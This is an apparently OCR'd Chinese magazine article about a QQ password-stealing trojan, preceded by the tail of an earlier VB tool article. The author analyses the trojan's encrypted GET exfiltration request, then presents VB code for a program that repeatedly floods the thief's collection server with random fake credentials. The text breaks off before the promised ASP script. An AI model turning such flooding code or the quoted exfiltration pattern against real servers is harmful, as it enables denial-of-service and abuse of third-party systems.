If KeyAscii >= 48 And KeyAscii <= 57 Or KeyAscii = 46 Or KeyAscii = 8 Then
Else
KeyAscii = 0
End If
End Sub
Private Sub Text2_KeyPress(KeyAscii As Integer)
If KeyAscii>=48 And KeyAscii<=57 Or KeyAscii=8 Then
Else
KeyAscii = 0
End If
End Sub
Private Sub Text3_KeyPress(KeyAscii As Integer)
If KeyAscii >= 48 And KeyAscii <= 57 Or KeyAscii = 8 Then
Else
KeyAscii = 0
End If
End Sub
```

小提示 如果把控件改为SocketAPI,速度会成倍的提升!

编程到此结束,大家可以测试一下此工具的威力,请小心使用。

适合读者:编程爱好者
前置知识:VB语言

被盗号者的反击



文/图 人鱼姬

现在网络上的盗号现象比较猖獗,但是我最近所遇到的这次盗号事件却有一些传奇色彩。

话说我有个同学叫大头,平时很喜欢在QQ上聊天。这天中午大家聚在宿舍里休息,大头就向我抱怨他的电脑最近很慢,让我有空帮他看看是什么问题。这时,在一旁上网的王某突然发现大头的QQ上线了,而且使用的还是外地的IP,可是马上又下线了。所以对大头说:"你上QQ为什么还用代理呀?"大头迷茫了:"我没上QQ呀?"我一想就觉得事情不对,赶紧说:"你的密码说不定被盗了。"大头赶紧用别人的笔记本登录QQ,发现可以登录。我说:"你快改密码吧,待会说不定就被别人改了。"只见大头不紧不慢的打开修改密码的网页,慢悠悠地思量着改成什么密码比较好。

过了一会,当大头提交新密码时,发现已经没法改了,仅仅晚了一步。大头哭着喊着要我帮他杀木马,我只好帮他看看。打开任务管理器,发现有两个winlogon.exe的进程,其中一个一定是病毒了。最后终于在Windows和system32文件夹下发现了大小为52K但图标和文件名各不相同的木马,如图1和如图2所示。

1	52 KB	MS-DOS 应用程序	2006-9-15 23:52
E::ERoute	52 KB	EXE 文件	2006-9-15 23:52
explorer	52 KB	MS-DOS 应用程序	2006-9-15 23:52
finder	52 KB	MS-DOS 应用程序	2006-9-15 23:52
WINLOGON	52 KB	EXE 文件	2006-9-15 23:52

图1

command	52 KB	指向 MS-DOS 程...	2006-9-15 23:52
dxdiag	52 KB	MS-DOS 应用程序	2006-9-15 23:52
finder	52 KB	MS-DOS 应用程序	2006-9-15 23:52
MSCONFIG	52 KB	MS-DOS 应用程序	2006-9-15 23:52
regedit	52 KB	MS-DOS 应用程序	2006-9-15 23:52
rundll32	52 KB	MS-DOS 应用程序	2006-9-15 23:52

图2

追查盗号者

那么这个木马是怎么工作的呢?经过思考后,我初步断定这个木马十有八九是通过网站提交密码的。于是找来一个没用的QQ号,打开Sniffer,想看看数据包能提供什么线索。结果却很让人失望,我并没有在大量数据包中发现有QQ号码和密码。苦苦地思索了一阵之后,我又看了大量的数据包,终于发现了在点击登录之后,会有一个不起眼却又很重要的数据包出现,如图3所示。

这是一段HTTP数据报文。首先的一个可疑之处就是这个数据包的目标IP是与通讯公司的服务器毫不相干的,而我并没有开其它的网络程序,显然这是木马发送的。其次,从内容来看,它用Get方式提交的URL为GET /postdata.asp?FIELD=e}7O'c'Ffk5RsW5JDm_Bdit4c.mD'@fs5Vrb.L{LJ}}F{RJ}3OVDW5]s:{D}-hwZ|&CRC=1289&GUID={5128RU-810Y8WTD-4R3W3A-UB7663-EF8630}&TAG=iYKKx2xgM5,其所提交的参量值显然是毫无意义的乱码。这也正是我第一次没有找到这个可疑之处的原因。这个木马把账号及密码加密之后提交给网站,黑客拿到这些密文后再解密还原回来。这样,一个看上去毫不引人注意的数据包就包含着不可告人秘密。




图3

现在各大网站都没有这种提交密码前先加密数据的木马的下载，应该是个人的版本吧。把木马写成这样有两个好处，一是数据包不包含明文的密码，隐蔽性强；二是即使别人在他的网站上拿到了密码记录文件、IIS日志或是在Web服务器上用Sniffer记录了木马提交的URL，都没有办法还原为明文。不得不承认，这种木马确实很有创意，应该是下一代盗号木马的发展方向吧？接下来我又看了一下盗号网站接收密码的脚本，返回提示为contiune，不知代表什么意思。再查看这台服务器的其他网站，如图4 所示，发现这几个网站都没有内容，连首页也没有，偶然间发现这台服务器开了终端服务，还是Windows 2000的操作系统呢。




图4

编写反击程序

虽然木马已经被我查了个水落石出，但事情进行到这一步并没有完，它促使我想了一个问题：难道被盗号者永远都是被动的吗？被盗号就只能自认倒霉？

经过一段时间的思考后，我编写了一个被盗号者用于反击的程序，主要原理就是随机生成很多用户名和密码，模拟木马发送到盗号网站，让盗号者的记录里有很多垃圾信息，这样即使有木马提交正确的信息，也会淹没在垃圾信息中。盗号者如果想分辨出来正确的和错误的信息，那就慢慢的一个一个地试吧。实际上，我以前用批处理和VBS写过一个类似功能的脚本，看上去简陋不用说，而且一旦运行，电脑就不能做其它的事了。于是这次我用VB写一了个界面美观的程序供大家使用。

一开始我想用VB中的winsock控件写，后来发现用Internet Transfer的openURL方法更省事，所以就用它写出来了。关键代码如下：

```
Dim fal As Integer        '定义提交失败的次数
Dim suc As Integer        '定义成功的次数
Dim showurl As String     '定义用于显示出来的URL
Dim url As String         '定义用于提交的URL
Public Function suiji(a As String) As String
'用于产生指定位数的随机数。为了使用方便，这里定义成了字符串型
suiji = ""
Dim i As Integer
For i = 1 To a
Randomize
'产生随机种子
suiji = suiji & Str$(Fix(10 * Rnd))
'将产生的单个随机数连接起来
Next
End Function
Private Sub Command1_Click()
If Command1.Caption = "攻击" Then
'按下攻击按钮时  在按钮上显示暂停并激活时钟
Command1.Caption = "暂停"
Command2.Enabled = False
'在攻击的时候不允许点退出按钮
Timer1.Enabled = True
Else
Command1.Caption = "攻击"
'按下暂停按钮时，在按钮上显示攻击并禁用时钟
Timer1.Enabled = False
Command2.Enabled = True
'在暂停的时候允许点退出按钮
End If
End Sub
```

下面的代码大家要注意一下url和showurl的区别。由于我的设计是让界面下部的label（标签）里显示正在提交的URL，但是要在label里显示一个"&"，就必须使label的caption的值为"&&"，大家自己试一下就知道了。所以这里设了url和showurl，唯一的区别在于url用于提交，所以里面是单个的&，如http://www.xxx.com/qq.app?mun=111111&pass=111111，而showurl里是成对的&，如http://www.xxx.com/qq.app?mun=111111&&pass=111111，目的是为了能在label里正确显示。

```
Public Sub attack()
Dim header() As String
'定义返回数据报文头的数组
On Error GoTo err
'考虑到连接不到服务器的情况，此时openURL会出错，执行err
'以下根据用户的输入生成随机URL
url = Text4.Text '考虑参数一
If Option1.Value = True Then
url = url & "?"
url = url & Text1.Text
url = url & "="
If Option3 = True Then
url = url & Text2.Text
Else
url = url & Val(suiji(Val(Text3.Text)))
End If
```

```
End If
showurl = url
If Option5.Value = True Then
'考虑参数二
url = url & "&"
url = url & Text5.Text
url = url & "="
showurl = showurl & "&&"
showurl = showurl & Text5.Text
showurl = showurl & "="
If Option9 = True Then
url = url & Text6.Text
showurl = showurl & Text6.Text
Else
a = Val(suiji(Val(Text7.Text)))
url = url & a
showurl = showurl & a
End If
End If
If Option7.Value = True Then
'考虑参数三
url = url & "&"
url = url & Text8.Text
url = url & "="
showurl = showurl & "&&"
showurl = showurl & Text8.Text
showurl = showurl & "="
If Option11 = True Then
url = url & Text9.Text
showurl = showurl & Text9.Text
Else
a = Val(suiji(Val(Text10.Text)))
url = url & a
showurl = showurl & a
End If
End If
Label8.Caption = "提交URL: " & showurl
'在label里显示正在提交的URL
Inet1.OpenURL url
'通过Inet1.OpenURL提交URL
header = Split(Inet1.GetHeader, vbCrLf, -1, vbTextCompare)
'通过Inet1.GetHeader取得HTTP报文头，并通过vbcrlf分割数据报文头
If Left$(header(0), 12) = "HTTP/1.1 200" Then
'通过HTTP报文头判断是否提交成功
suc = suc + 1
'这是返回状态码为200的情况
Label9 = "成功" & suc & "次" & "      " & "失败" & fal & "次"
Else
fal = fal + 1
'这是返回状态码不为200的情况
Label9 = "成功" & suc & "次" & "      " & "失败" & fal & "次"
End If
Exit Sub
err:
'这是没有状态码的情况，也就是连接不到服务器
fal = fal + 1
Label9 = "成功" & suc & "次" & "      " & "失败" & fal & "次"
End Sub
Private Sub Timer1_Timer()
'时钟反复调用attack
attack
End Sub
```

我到网上下载了各种盗号工具，发现绝大多数脚本接收的都是2个参数，如num和pass，但是也有接收3个参数的，所以我就设计了2个参数，最后一个不用可以禁用掉。另外，程序界面的下面会显示正在提交的URL，还会显示成功和失败的次数。以后大家遇到盗号的木马，就先用sniffer抓它的HTTP数据报文看看，搞清楚它的URL以及参数名之后就可以动手了。

好了，下面该测试一下了，打开我的电脑上的IIS，用我的程序攻击，如图5所示。用不了多长时间，就提交上千次了。打开网站目录，记录文件已经有20K了，如图6所示。再看看我的程序占用资源的情况，大约占了10M内存，如图7所示。




图5




图6




图7

下面是我用来接收密码的ASP脚本，其代码如下：

